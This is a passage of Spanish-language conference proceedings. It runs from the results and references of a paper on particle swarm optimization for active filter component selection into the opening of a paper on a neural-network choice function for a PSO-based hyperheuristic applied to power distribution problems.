Para las restantes series-E consideradas existen resultados previos reportados. Éstos son presentados en las Tablas 4 y 5, para las series E24 y E96, respectivamente, junto a los resultados obtenidos por PSOd. En ambas tablas se visualizan para cada algoritmo los valores de los componentes y del *fitness* para la mejor solución encontrada y el valor de CEFF. Es posible observar que en ambos casos PSOd encuentra soluciones que presentan valores de *fitness* más bajos que los demás EAs. Por otro lado, el valor de CEFF también es más pequeño para PSOd, a excepción del GA. No obstante, debe tenerse en cuenta que el GA es uno de los algoritmos que alcanza los valores de *fitness* más altos, por lo tanto, sus soluciones presentan mayores errores de diseño.

Tabla 3. Características de la mejor solución encontrada por PSOd para el filtro KHN, considerando la serie E12.

COMPONENTE	VALOR
$R_1(k\Omega)$	1,8
$R_2(k\Omega)$	1
$R_3(k\Omega)$	1
$R_4(k\Omega)$	1,2
$R_5(k\Omega)$	100
$R_6(k\Omega)$	120
$C_1(nF)$	1
$C_2(nF)$	1
FITNESS	5,00e-5

En la Figura 5 se presenta el diagrama de caja y bigotes correspondiente a los valores de *fitness* obtenidos por PSOd, para cada una de las soluciones encontradas en las 50 corridas realizadas para cada serie-E. La figura muestra que la mediana adopta para la serie E12 el valor más grande y para la serie E96 el valor más pequeño. Por otro lado, el tamaño de la caja sigue la tendencia de la mediana siendo notablemente más pequeño para la serie E96, indicando que en este caso el 50% de los valores de *fitness* obtenidos se encuentra con menor dispersión que los correspondientes a las series restantes. La longitud de los

bigotes permite visualizar que el rango de valores entre los que varía el *fitness* es notablemente más extenso para la serie E12, siendo, por el contrario, muy reducido para la serie E96.




Figura 5. Diagrama de caja y bigotes para los valores de *fitness* del filtro KHN en 50 corridas.

6. Conclusiones

En este trabajo se propone la aplicación del algoritmo PSOd, previamente empleado por estos autores, al diseño de filtros activos. Particularmente, se adoptan dos casos de estudio ya estudiados por otros autores y se circunscribe el proceso de optimización a la minimización de los errores en los parámetros funcionales del filtro con respecto a los objetivos de diseño. El propósito último del procedimiento realizado en este trabajo es hacer viables y sustentables las comparaciones de desempeño entre nuestra propuesta y las previas. Estas comparaciones, estaban pendientes hasta el presente. Adicionalmente, se adoptan más series E que las adoptadas en otros trabajos a los fines de brindar un panorama más completo de la operación del algoritmo con diferentes espacios de búsqueda.

Para el caso del filtro de cuarto orden, se obtienen para PSOd resultados similares a los correspondientes a DE y Vortex, pero con un número de CEFF considerablemente menor, lo cual evidencia el mejor desempeño del algoritmo. Las evaluaciones efectuadas con otras series, si bien no comparables con otros trabajos, dan errores muy bajos.

Para el filtro de segundo orden, se observa que PSOd obtiene los mejores resultados en lo concerniente a *fitness*, siendo superado en la métrica CEFF por AG. Sin embargo, este último presenta los peores resultados en cuanto a *fitness*. Los resultados utilizando la serie E12, si bien no comparables con trabajos anteriores, muestran un excelente comportamiento del algoritmo.

Tabla 4. Desempeño de PSOd junto a otros EAs para el caso del filtro KHN, considerando las series E24.

	GA[13]	ABC[13]	DE[14]	HS[14]	PSO2011[15]	Vortex[15]	PSOd
R ₁ (kΩ)	43	75	180	560	91	30	820
R ₂ (kΩ)	5,6	6,2	1,3	2,7	62	2,7	1,3
R ₃ (kΩ)	24	7,5	12	51	39	7,5	16
R ₄ (kΩ)	280	360	200	56	30	270	18
R ₅ (kΩ)	4,4	160	6,2	8,2	12	240	150
R ₆ (kΩ)	9,2	15	2,4	12	22	10	75
C ₁ (nF)	180	20	200	18	6,2	10	1
C ₂ (nF)	16	10	56	6,2	4,7	15	1
Fitness	2,2e-4	3,4e-5	3,1e-5	1,1e-4	2,2e-5	1,9e-5	1,0147e-6
CEFF	2E5	10E6	3,6E6	1,5E6	2,5E6	2,5E6	1E6

Tabla 5. Desempeño de PSOd junto a otros EAs para el caso del filtro KHN, considerando las series E96.

	GA[13]	ABC[13]	DE[14]	HS[14]	PSO2011[15]	Vortex[15]	PSOd
R ₁ (kΩ)	69	825	88,7	31,6	681	48,7	3,24
R ₂ (kΩ)	2,55	38,3	2,32	88,7	3,09	324	3,4
R ₃ (kΩ)	65,3	21	10,5	10	34	6,49	1
R ₄ (kΩ)	237	191	768	29,4	374	11,8	100
R ₅ (kΩ)	2,87	29,4	562	9,76	69,8	12,7	976
R ₆ (kΩ)	1,43	10,5	4,87	19,6	40,2	44,2	287
C ₁ (nF)	110	23,2	9,09	7,5	12,1	2,05	3,57
C ₂ (nF)	80,4	12,7	29,4	20,5	3,24	15,8	1
Fitness	1,1e-4	8,2e-6	2,8e-5	2e-4	1,5e-5	4,7e-7	4,43e-7
CEFF	2E5	10E6	3,6E6	1,5E6	2,5E6	2,5E6	1E6

7. Referencias

[1] Eberhart, R., Kennedy, J., A new optimizer using particle swarm theory. En *Micro Machine and Human Science*, 1995. MHS'95, Proceedings of the Sixth International Symposium on. IEEE, 1995. p. 39-43.

[2] El-Ghazali Talbi, *Metaheuristics from Design to Implementation*, Wiley, 2009.

[3] Yu, X. and Gen, M., *Introduction to Evolutionary Algorithms*, Springer 2010

[4] Parsopoulos, K. E. and Vrahatis, M. N., *Particle Swarm Optimization and Intelligence: Advance and Applications*. Information Science Reference, 2010, EUA.

[5] Vural, R. A. and Yildirim, T., "State variable filter design using particle swarm optimization". In *Symbolic and Numerical Methods, Modeling and Applications to Circuit Design (SM2ACD), XIth International Workshop on* (pp. 1-4). IEEE, 2010.

[6] Vural, R. A., Yildirim, T., Kadioglu, T. and Basargan, A., "Performance evaluation of evolutionary algorithms for optimal filter design". *Evolutionary Computation, IEEE Transactions on*, 16(1), 135-147, 2012.

[7] De, P., Kar, R., Mandal, D., and Ghoshal, S. P., "Optimal selection of components value for analog active filter design using simplex particle swarm optimization". *International Journal of Machine Learning and Cybernetics*, 6(4), 621-636, 2015.

[8] De, P., Kar, R., Mandal, D., and Ghoshal, S. P., "Optimal analog active filter design using craziness-based particle swarm optimization algorithm". *International Journal of Numerical Modelling: Electronic Networks, Devices and Fields*, 28(5), 593-609, 2015.

[9] De, P., Kar, R., Mandal, D., and Ghoshal, S. P., "Particle swarm optimization with aging leader and challengers for optimal design of analog active filters". *Circuits, Systems, and Signal Processing*, 34(3), 707-737, 2015.

[10] Lovay, M., Peretti, G., Romero, E., "Algoritmo de Optimización por Enjambre de Partículas Aplicado en la Selección de Componentes de Filtros Bicuadráticos". 4º Congreso Nacional de Ingeniería Informática/Sistemas de Información (CONAIISI 2016), Noviembre de 2016, Salta, Argentina, ISSN: 2347-0372.

[11] Lovay, M., Romero, E., Peretti, G., "Aplicación del algoritmo de Optimización por Enjambre de Partículas en el dimensionamiento óptimo de componentes para Filtros Activos",

Proceedings of SII 2016, 5th Argentine Symposium on Industrial Informatics, 45 JAIIO - 45th Argentine Conference on Informatics, September 2016, Universidad de Tres de Febrero, Centro Cultural Borges, Ciudad Autónoma de Buenos Aires, Argentina, pp. 13-24, ISSN: 2451-7542.

[12] Jiang, M., Yang, Z., & Gan, Z. (2007). Optimal components selection for analog active filters using clonal selection algorithms. In *Advanced Intelligent Computing Theories and Applications. With Aspects of Theoretical and Methodological Issues* (pp. 950-959). Springer Berlin Heidelberg.

[13] Vural, R. A., Yildirim, T., Kadioglu, T., & Basargan, A. (2012). Performance evaluation of evolutionary algorithms for optimal filter design. *Evolutionary Computation, IEEE Transactions on*, 16(1), 135-147.

[14] Vural, R. A., Bozkurt, U., & Yildirim, T. (2013). Analog active filter component selection with nature inspired metaheuristics. *AEU-International Journal of Electronics and Communications*, 67(3), 197-205.

[15] Doğan, B., & Ölmez, T. (2015). Vortex search algorithm for the analog active filter component selection problem. *AEU-International Journal of Electronics and Communications*, 69(9), 1243-1253.

[16] Clerc M. Standard particle swarm optimization, particle swarm central. Tech. Rep., 2012.

Diseño y Entrenamiento Basado en Casos de la Función de Selección de una Hiperheurística con Dominio en Metaheurísticas X-FPSO para Resolver una Clase de Problemas de Optimización Combinatoria

Carlos Casanova
casanovac@frcu.utn.edu.ar

Gustavo Schweickardt
schweickardt@frcu.utn.edu.ar
CONICET – Universidad Tecnológica Nacional

Federico Camargo
camargof@frcu.utn.edu.ar

Facultad Regional Concepción del Uruguay
Ing. Pereira 676 – 3260
Concepción del Uruguay – Argentina

Abstract

Selection Hyperheuristics are informed search methods that work in a higher abstraction level than heuristic or metaheuristics: they constitute heuristics to choose heuristics. Such selection is realized by a Choice Function (CF), whose target is to decide which heuristic strategy is applied in each decision instance of the algorithm, using for that non-domain data about the problem being solved. In this work the required steps for building a Feed-Forward Artificial Neural Network (ANN) that acts as Choice Function of a Case Based Reasoning Selection Hyperheuristic with X-PSO Multiobjective domain are presented. The non-domain information used by the CF is composed of Swarm Intelligence Indicators, proposed by the authors, which aims to give a measure on the abilities of a swarm to solve a particular problem. The design and the optimization problem associated to the CF Case Based Training are developed, so as the method to carry out such training. Finally, the process is applied to build a CF for a CBR Hyperheuristic that solves two Combinatorial Optimization Problems: the Load Balancing of a Three Phase Power Distribution System and the Reliability Optimization of Electrical Distribution Systems in Medium-Voltage. Both problems share key characteristics that enable the formation of a class of problems: combinatorial search space, with multiple objectives and preferences between objectives dominated by fundamental uncertainty.

Key Words: Artificial Neural Networks; Case Based Reasoning; Particle Swarm Optimization; Selection Hyperheuristics; Soft Computing.

Resumen

Las Hiperheurísticas de Selección son métodos de búsqueda informada que trabajan en un nivel de abstracción superior al de las heurísticas o metaheurísticas: constituyen heurísticas para elegir heurísticas. Tal selección se realiza mediante una Función de Selección (FS), cuyo objetivo es decidir cuál de las estrategias heurísticas se aplica en cada instancia de decisión del algoritmo, usando para ello información independiente del dominio del problema que se está resolviendo. En este trabajo se presentan los pasos requeridos para construir una Red Neuronal de Propagación hacia adelante que actúa como FS de una Hiperheurística de Selección basada en razonamiento con dominio en metaheurísticas de la forma X-PSO multiobjetivo. La información independiente del dominio utilizada por la FS se compone de Indicadores de Inteligencia de Grupo, propuestos por los autores, los cuales pretenden brindar una medida de las habilidades de un enjambre para resolver la instancia de un problema particular. Se desarrollan el diseño y el problema de optimización asociado al entrenamiento basado en casos de la FS, así como un método para llevar a cabo tal entrenamiento. Finalmente, el proceso se aplica en la construcción de una FS para una Hiperheurística CBR que es capaz de resolver dos problemas de optimización combinatoria: el Balance de Cargas de un Sistema Trifásico de Distribución de Energía Eléctrica y la Optimización de la Confiabilidad de un Sistema de Distribución Eléctrica en Media Tensión. Ambos problemas comparten características que hacen posible la formación de una clase de problemas: espacio de búsqueda combinatorio, múltiples objetivos y preferencias entre objetivos dominadas por incertidumbre fundamental.

Palabras clave: *Redes Neuronales Artificiales; Razonamiento basado en casos; Optimización por enjambre de partículas; Hiperheurísticas de Selección; Soft Computing.*

1. Introducción

Para muchos problemas reales pensar en una búsqueda exhaustiva como método de resolución resulta impracticable. El espacio de búsqueda podría ser demasiado grande, o podría no existir una forma conveniente para enumerar las soluciones que lo componen. Por ejemplo, el problema podría contar con restricciones muy elaboradas que le dan al espacio de búsqueda una forma muy compleja, o los supuestos podrían producir que sea imposible la aplicación de métodos clásicos (por caso, el nivel de certidumbre sobre los parámetros). En estos casos se suele apelar a métodos de naturaleza heurística, sacrificando las garantías de encontrar una solución óptima global en aras de la velocidad y tal vez también de alguna garantía de obtener al menos un cierto nivel de calidad de la solución.

Considerando a los métodos heurísticos como algoritmos de búsqueda, algunos autores han intentado argumentar la absoluta superioridad de uno de ellos sobre los demás. Esta práctica empezó a abandonarse luego de que, en 1997, Wolpert y Macready [1] publicaran su "*No Free Lunch Theorem*". En concreto, el teorema establece que cuando se promedia sobre todos los problemas definidos en un espacio de búsqueda finito, la *performance* de todos los algoritmos de búsqueda es la misma. Este es un resultado natural e intuitivo, ya que la vasta mayoría de los problemas posibles no tienen una estructura aprovechable, como alguna forma de continuidad, diferenciable o regularidad. Sólo pueden ser definidos por una tabla de inspección completa. "*No Free Lunch Theorem*" ha ayudado a centrar la atención en determinar para qué **clase de problemas** puede un algoritmo dado ser particularmente útil.

Este trabajo se estructura como sigue. En primer lugar se presenta una breve descripción sobre qué son las Hiperheurísticas. A continuación se presenta una descripción de los problemas considerados resolubles por la hiperheurística que se presenta más adelante, y que comparten características clave que permiten agruparlos en una clase de problemas. Seguidamente se presenta una clasificación de enfoques hiperheurísticos y se enmarca en ella la hiperheurística que a continuación se presenta, la HY X-FPSO CBR SII: su dominio, información utilizada, y el diseño y entrenamiento de su Función de Selección, basada en Redes Neuronal Artificiales, mediante un método novedoso. Finalmente, se aplica el método en el entrenamiento de la FS de la HY X-FPSO

CBR SII para la resolución de los dos problemas presentados y se muestran los resultados logrados.

2. Clase de Problemas de la Economía Computacional de Regulación de Redes Eléctricas

La Economía Computacional de Regulación de Redes Eléctricas (ECRRE) es un área del conocimiento que se encarga del estudio de problemas de optimización, modelos matemáticos y métodos de solución, tendientes a establecer metodologías formales para la regulación de mercados eléctricos. En particular, existen problemas provenientes de ella que comparten ciertas características:

1. Las variables de decisión son discretas en su totalidad.
2. El espacio de búsqueda presenta características combinatorias, esto es, tamaño exponencial o superior respecto del tamaño de la entrada.
3. Requieren la satisfacción de múltiples objetivos.
4. Las preferencias entre los objetivos se encuentran dominadas por incertidumbres no estocásticas de tipo fundamental.

Estas características esenciales compartidas por los distintos problemas que pertenecen a la ECRRE hacen posible la aplicación de métodos similares de resolución. Es así que los problemas de la ECRRE que comparten estas características se agrupan en una clase de problemas. A continuación se describen brevemente dos representantes de esta clase.

2.1. El problema del balance de cargas

La mayoría de las Redes en Baja Tensión (BT) de un Sistema de Distribución de Energía Eléctrica (SDEE) son sistemas trifásicos. Sin embargo, las cargas en una red BT, para bajas potencias en áreas residenciales, son comúnmente monofásicas. Esto le confiere al sistema un carácter desbalanceado. El diseño de las conexiones de estas cargas a la red depende, en gran parte, de la precisión de la información de demanda de las mismas, y se requiere que el grado de desbalance sea el menor posible.

Para lograr un bajo desbalance se recurre generalmente al cambio de conexión de fases de las cargas, de manera de que las fases queden *similarmente cargadas*. Además, se requiere que las pérdidas de potencia activa sean las menores posibles, así como un alto nivel de calidad del producto técnico tensión. Para mayor información sobre este problema se invita a consultar la referencia [2], la cual también posee información acerca de la instancia de este problema considerada en este trabajo.

2.2. El problema de la optimización de la confiabilidad

En los últimos años, a partir de que la reforma eléctrica es aplicada al segmento de distribución, comienzan a exigirse desde los cuerpos regulatorios determinados Índices de Confiabilidad (referida, básicamente, a la continuidad del suministro) teóricamente fundados en la maximización del beneficio de los agentes que integran el sistema (monopolista-distribuidor y clientes). Desde este enfoque, el problema de diseño pasa a ser de naturaleza económica. Al conferirle esta dimensión, en el contexto de maximización establecido, se entiende que los costos económicos de la confiabilidad deben ser mínimos.

A estos efectos, el problema de optimización de la confiabilidad en una red de media tensión (MT) consiste en la ubicación de equipos de seccionamiento/protección (SP) de manera de obtener los mejores índices de confiabilidad (Energía No Suministrada, Cantidad y Duración de las Interrupciones) en la red con el mínimo costo de adquisición y mantenimiento de los equipos.

3. Hiperheurísticas

Ya que distintas metaheurísticas pueden presentar distintas fortalezas y debilidades, es razonable pensar en combinarlas, de manera que las fortalezas de unas compensen las debilidades de otras. Una estrategia de este tipo se conoce como hiperheurística. Uno de los primeros usos del término fue en [3] para denotar a aquellas “heurísticas para elegir heurísticas” en el contexto de la optimización combinatoria. En un trabajo más reciente, [4], se refiere a ellas como “heurísticas para buscar en el espacio de heurísticas”, generalizando aún más el concepto. En este contexto una hiperheurística es una estrategia de alto nivel la cual, dada una instancia de un problema particular y un número de heurísticas de bajo nivel, puede seleccionar y aplicar una heurística apropiada en cada instancia de decisión. La observación clave es simple: las fortalezas de una heurística con frecuencia residen en su habilidad para realizar algunas buenas decisiones en su trayectoria de fabricación de una solución muy buena.

4. Clasificación de Hiperheurísticas

En [4] se propone una clasificación de enfoques hiperheurísticos. Esta clasificación se basa en tres dimensiones: a) la naturaleza del espacio de búsqueda heurístico; b) la metodología de combinación; y c) el tipo de retroalimentación. Estas dimensiones son ortogonales, de modo que las metodologías de combinación pueden componerse con espacios de búsqueda heurísticos de

distinta naturaleza y con diferentes fuentes de retroalimentación.

4.1. La naturaleza del espacio heurístico

En esta clasificación se encuentran las hiperheurísticas de tipo *constructivas* y aquellas que representan métodos de *búsqueda local* o *perturbativos*. Las *hiperheurísticas constructivas* construyen una solución incrementalmente partiendo de una solución vacía, seleccionando adaptativamente estrategias de bajo nivel de un pool de (meta)heurísticas constructivas en diferentes etapas del proceso constructivo. Este proceso continúa hasta que el estado final, esto es, la solución completa, es alcanzada. Nótese que existe un final natural para el proceso de construcción. Por otra parte, las *hiperheurísticas perturbativas* comienzan desde una solución inicial completa (por caso, generada aleatoriamente) e intentan mejorar iterativamente la solución seleccionando de un conjunto de estructuras (meta)heurísticas apropiadas que dirigen la búsqueda en direcciones prometedoras. Este proceso continúa hasta que se cumpla alguna condición de finalización, como cantidad de iteraciones, recursos insumidos, valor objetivo deseado, etc.

4.2. La metodología de combinación

Un aspecto clave de un algoritmo hiperheurístico es la forma en que realiza la combinación de las estrategias de su dominio. Las *hiperheurísticas de selección* utilizan mecanismos que eligen de un conjunto predeterminado de (meta)heurísticas conocidas que resuelven el problema objetivo. En cambio, en las *hiperheurísticas de generación* el objetivo es generar nuevas estrategias a partir de un conjunto de bloques o componentes de (meta)heurísticas conocidas.

4.3. El tipo de retroalimentación

Una hiperheurística puede considerarse un algoritmo de aprendizaje cuando usa retroalimentación proveniente del proceso de búsqueda. Si no se usa ningún tipo de retroalimentación se tiene una hiperheurística *sin aprendizaje*, generalmente aleatoria o *greedy*. Si efectivamente se utiliza algún tipo de retroalimentación se distingue entre aprendizaje *online* y *offline*. En las primeras el aprendizaje se lleva a cabo mientras el algoritmo resuelve la instancia del problema. En este contexto, la estrategia de alto nivel puede usar propiedades locales para determinar la estrategia apropiada a aplicar. En las segundas, la idea es recolectar conocimiento bajo la forma de reglas o programas desde un conjunto de instancias de entrenamiento, que, con un

poco de optimismo, generalizarán el proceso y podrá resolver instancias no vistas.

Ejemplos de hiperheurísticas con aprendizaje *online* son las que incorporan aprendizaje por refuerzo y las que utilizan metaheurísticas como estrategias de búsqueda de alto nivel sobre el espacio heurístico. Entre las aplicaciones de hiperheurísticas con aprendizaje *offline* pueden encontrarse sistemas de clasificación con aprendizaje, razonamiento basado en casos y programación genética.

5. Hiperheurísticas de selección

Un algoritmo hiperheurístico de selección general posee dos componentes principales.

1. Su dominio, compuesto por estrategias de bajo nivel, generalmente de naturaleza heurística o metaheurística.
2. Su función de selección, cuya responsabilidad es determinar cuál de las estrategias de bajo nivel es la próxima en ser aplicada en cada instancia de decisión.

Las estrategias de bajo nivel se encuentran en la capa del problema. Son las encargadas de resolver el problema. Usualmente comparten el acceso a una función, llamada función de evaluación o aptitud, que mide la calidad de una solución dada.

La hiperheurística no posee conocimiento sobre el problema. En la capa hiperheurística se tiene acceso a un conjunto de estrategias e información sobre el estado del problema que se está resolviendo. Sólo con esta información la FS debe decidir qué estrategia es la próxima en ser aplicada. Por esta razón se dice que las hiperheurísticas trabajan en un nivel de abstracción superior.

Existe, claramente, una interfaz bien definida entre la hiperheurística y las estrategias de bajo nivel. Las razones para esto son dos: permite a la hiperheurística comunicarse uniformemente con todas las estrategias de bajo nivel, ocultando la complejidad subyacente, y permite una rápida adaptación a dominios distintos.

En la Figura 1 se muestra un diagrama que ilustra este esquema hiperheurístico.

6. La hiperheurística HY X-FPSO CBR SII

El modelo hiperheurístico presentado se denomina **HY X-FPSO CBR SII**, y se sitúa en la clasificación presentada anteriormente como una hiperheurística basada en metaheurísticas perturbativas poblacionales respecto de su espacio de búsqueda heurístico. En cuanto a la metodología de combinación de estrategias, se trata de una hiperheurística de selección. Finalmente, respecto

del tipo de retroalimentación, esta hiperheurística usa un esquema de aprendizaje *offline*, o aprendizaje temprano.




Figura 1: Esquema Hiperheurístico. Adaptado de [18]

6.1. Dominio de la HY X-FPSO CBR SII

El dominio de la HY X-FPSO CBR SII está formado por cuatro metaheurísticas de la forma X-FPSO, esto es, metaheurísticas derivadas de o similares al algoritmo PSO Clásico [5], extendidas *a priori* al dominio multiobjetivo. En concreto, las cuatro metaheurísticas del dominio son:

- X₁: PSO con Factor de Constricción (PSO CF) [6]
- X₂: Evolutionary PSO (EPSO) [7]
- X₃: EPSO con Topología Estrella Estocástica Global/Individual (EPSO GIS_T) [8]
- X₄: PSO con Factor de Constricción y Topología Von Neumann (PSO CF VN) [9]

Las estrategias se aplican uniformemente a todo el enjambre, por lo tanto, la mezcla de estrategias no se ha contemplado en este trabajo. El enjambre está equipado con un mecanismo que le permite la modificación de la regla de movimiento y la topología en cualquier punto del algoritmo.

La extensión multiobjetivo de estas estrategias utiliza conjuntos difusos (Fuzzy Sets, de ahí que las X-PSO formas extendidas reciban el nombre de X-FPSO) puede ser consultada en las referencias [2], [10], en las cuales pueden encontrarse las definiciones correspondientes a los dos problemas de la ECRRE considerados.

6.2. Información independiente del dominio utilizada por la HY X-FPSO CBR SII

La información independiente del dominio propuesta en este trabajo incluye Indicadores de Inteligencia de Grupo (IIG). Estos indicadores han sido propuestos en [11], para caracterizar la forma en la que un enjambre explora el espacio de búsqueda de problemas de optimización combinatoria. Se hallan inspirados en los cinco Principios de Inteligencia de Grupo propuestos en [12]. Los principios son:

Proximidad: el grupo debería ser capaz de realizar cálculos de espacio y tiempo elementales. Ya que espacio y tiempo se traducen en utilización de energía, el grupo debería tener alguna habilidad para evaluar la utilidad de una respuesta al ambiente dada mediante estos términos. La palabra “cálculo” significa en este contexto una respuesta directa en el comportamiento del grupo a estímulos del ambiente, los cuales tienden a maximizar la utilidad del grupo como un todo para cierto tipo de actividad, por caso, la construcción de nidos, la búsqueda de comida, la defensa del grupo, el movimiento colectivo, entre otras;

Calidad: el grupo debería ser capaz de responder, no sólo a consideraciones de espacio y tiempo, sino también a factores de calidad, por ejemplo, la calidad de la comida o la seguridad del lugar;

Diversidad de Respuesta: el grupo no debería asignar todos sus recursos a través de espacios excesivamente reducidos. Debería buscar distribuir sus recursos en varias formas como garantía contra cambios repentinos en alguna de esas formas debido a fluctuaciones en el ambiente. Está claro que una respuesta completamente ordenada al medio, aún si fuera posible, no es deseable.

Estabilidad: el grupo no debería cambiar su comportamiento de un modo a otro ante cada fluctuación en el ambiente, ya que tales cambios insumen energía, y podría suceder que no se produzca un adecuado retorno de tal inversión.

Adaptación: junto con la Estabilidad constituyen dos lados de una misma moneda. Cuando la recompensa por cambiar el modo de comportamiento parece valer la inversión en energía, el grupo debería ser capaz de cambiar.

Particularmente, en [5], donde se desarrolla por primera vez el algoritmo PSO, se incluyen los principios

de Inteligencia de Grupo mencionados más arriba, junto a un análisis acerca del cumplimiento de estos principios por parte de la MetaHeurística. En ese artículo se establece que PSO *adhiera* a los Principios de IG.

A continuación se describen los IIG utilizados, uno por cada principio de IG.

6.2.1. Indicador de Proximidad

El Indicador de Proximidad (IP), mide la cantidad de partículas que recientemente han cambiado su posición. Por tanto, este indicador aporta información sobre el comportamiento del el grupo al realizar un desplazamiento, como respuesta al estímulo que reciben desde la estrategia de movimiento dentro del Espacio de Búsqueda.

Se calcula como la cantidad de partículas que cambiaron su posición en la última iteración sobre la cantidad total de partículas.

$$IP^{[k]} = \sum_{i=1}^{nP} \frac{X_i^{[k]} \neq X_i^{[k-1]}}{nP} \quad (1)$$

Aquí se emplea \neq como un operador relacional que devuelve 1 si los operandos son distintos, o bien 0 si son iguales.

6.2.2. Indicador de Calidad

El Indicador de Calidad (IC), mide la cantidad de partículas que recientemente han mejorado su aptitud, es decir, aquellas que se han desplazado a una posición mejor. Se supone que un grupo es más hábil en este principio en la medida en que sus miembros utilizan información de calidad del ambiente para realizar su movimiento, buscando nuevos lugares, mejores que los anteriores, para que puedan ser utilizados en el próximo movimiento, completando un círculo virtuoso.

Se calcula como la cantidad de partículas que mejoraron su aptitud individual en alguna de las últimas dos iteraciones (o ambas) sobre la cantidad total de partículas.

$$IC^{[k]} = \sum_{i=1}^{nP} \frac{f(x_i^{[k]}) > f(x_i^{[k-1]}) \vee f(x_i^{[k-1]}) > f(x_i^{[k-2]})}{nP} \quad (2)$$

Aquí se emplea $>$ como un operador relacional que devuelve 1 si el operando izquierdo es estrictamente mayor que el derecho, o bien 0 en caso contrario.



Figura 2: Esquema abstracto de la Función de Selección

6.2.3. Indicador de Diversidad de Respuesta

La respuesta de una partícula al requerimiento de información de otra es su mejor posición individual, \mathbf{b}_i . Un grupo es más diverso en la medida en que la cantidad de información disponible aumenta. Quiere decir que a mayor cantidad de mejores posiciones individuales distintas, el grupo posee más información.

El Indicador de Diversidad de Respuesta (IDR) se calcula como la entropía, o cantidad de información, determinada por las ocurrencias de las aptitudes de los mejores individuales de las partículas. Según la clásica expresión acuñada por Shannon [13]:

$$\text{Entropía} = - \sum_{i=1}^n P_i \log(P_i) \quad (3)$$

siendo P_i la frecuencia de la variable i . La base del logaritmo generalmente es 2, ya que ésta determina la "unidad de medida" de la entropía, y en la teoría de la información esta unidad suele ser el *bit*. De modo que esta expresión estaría determinando en ese caso la cantidad de bits de información en una colección de datos.

Para este indicador, se propone medir la entropía o cantidad de información en el conjunto de las aptitudes de las partículas, por lo que, si se define $F^{[k]}$ como el conjunto de todas las $f(\mathbf{b}^{[k]})$, puede considerarse $f \in F^{[k]}$, y $P_f = \text{frec}(f)/nP$, siendo $\text{frec}(f)$ la cantidad de partículas que tienen la misma función de aptitud en la iteración k , y nP el número total de partículas. Así, la expresión resultante puede escribirse como sigue:

$$\text{IDR}^{[k]} = - \sum_{f \in F^{[k]}} P_f \log_{nP}(P_f) \quad (4)$$

con $\log_{nP}(P_f)$ el logaritmo en base nP de P_f . Este indicador toma valor 1 cuando todos los \mathbf{b}_i son distintos, y 0 cuando todos los \mathbf{b}_i son iguales. Tómese, por caso y sin pérdida de generalidad, un grupo de 10 partículas. Si todos los \mathbf{b}_i son distintos, cada $P_f = 1/10$, y, como $nP = 10$, $\log_{nP}(P_f) = \log_{10}(1/10) = -1$, por lo tanto, los diez términos de la sumatoria serán $-1/10$, lo que resulta en un valor del indicador de $\text{IDR}^{[k]} = 1$. Por el contrario, si todas las partículas tienen el mismo \mathbf{b}_i , existe un único $P_f = 10/10 = 1$. Como $\log_{10}(1) = 0$, $\text{IDR}^{[k]} = 0$.

6.2.4. Indicador de Estabilidad

El Indicador de Estabilidad (IE), mide el movimiento promedio del grupo. Se supone que el grupo se encuentra inestable cuando sus movimientos son muy pronunciados, y más estable cuando sus movimientos son conservadores. Para su cálculo se propone la siguiente expresión:

$$\text{IE}^{[k]} = e^{- \left(\frac{2 \times \sum_{i=1}^{nP} \|V_i^{[k]}\|^2}{\text{DIM} \times nP} \right)} \quad (5)$$

Siendo DIM la dimensión del problema (cantidad de variables de decisión), nP la cantidad de partículas y $\|V_i^{[k]}\|^1$ la norma de orden 1 o de Hamming correspondiente a la velocidad de la partícula i . Esta función siempre estará acotada en el intervalo $[0,1]$, con valores cercanos a 1 cuando la cantidad de movimiento promedio esté cerca de 0, e irá decreciendo a medida que la cantidad de movimiento promedio aumente.

6.2.5. Indicador de Adaptación

Según el principio de adaptación, un grupo debe ser capaz de cambiar su comportamiento si la energía insumida para ello vale la pena el esfuerzo. En este indicador, se busca medir cuántas partículas del grupo están "adaptadas". El significado atribuido a este concepto es el siguiente: sea una partícula i que cuenta con vecinas $j \in s(i)$. Si la partícula i conoce el mejor lugar \mathbf{b}_i de todo su vecindario, esto es, $\forall j \in s(i): f(\mathbf{b}_i^{[k]}) \geq f(\mathbf{b}_j^{[k]})$, entonces la partícula está *adaptada*, ya que se encuentra (o se ha encontrado) en el mejor lugar que puede, con la información que tiene disponible. Además, si lo anterior no se cumple, esto es, $\exists j \in s(i): f(\mathbf{b}_i^{[k]}) < f(\mathbf{b}_j^{[k]})$, la partícula i aún puede estar adaptada, o más bien, *adaptándose*, si es que mejora su mejor posición individual de la iteración actual a la siguiente, esto es, $f(\mathbf{b}_i^{[k+1]}) > f(\mathbf{b}_i^{[k]})$. Nótese que esta condición es más exigente que la enunciada en [12], ya que adicionalmente a demostrar una respuesta mediante el desplazamiento, aquí se exige que la partícula siga una trayectoria que haga mejorar su registro de lugares prometedores mientras logra una solución que se equipare, o supere, a la mejor de su vecindario. En cualquier otro caso, la partícula se considera *desadaptada*.

Por lo tanto, para el cálculo de Indicador de Adaptación (IA), se propone la expresión condicional:

$$\text{adaptado}(i, k) = \begin{cases} 1 & \text{si } (\exists j \in s(i): f(\mathbf{b}_j^{[k-1]}) > f(\mathbf{b}_i^{[k-1]})) \\ & \rightarrow f(\mathbf{b}_i^{[k]}) > f(\mathbf{b}_i^{[k-1]}) \\ 0 & \text{si no} \end{cases} \quad (6)$$

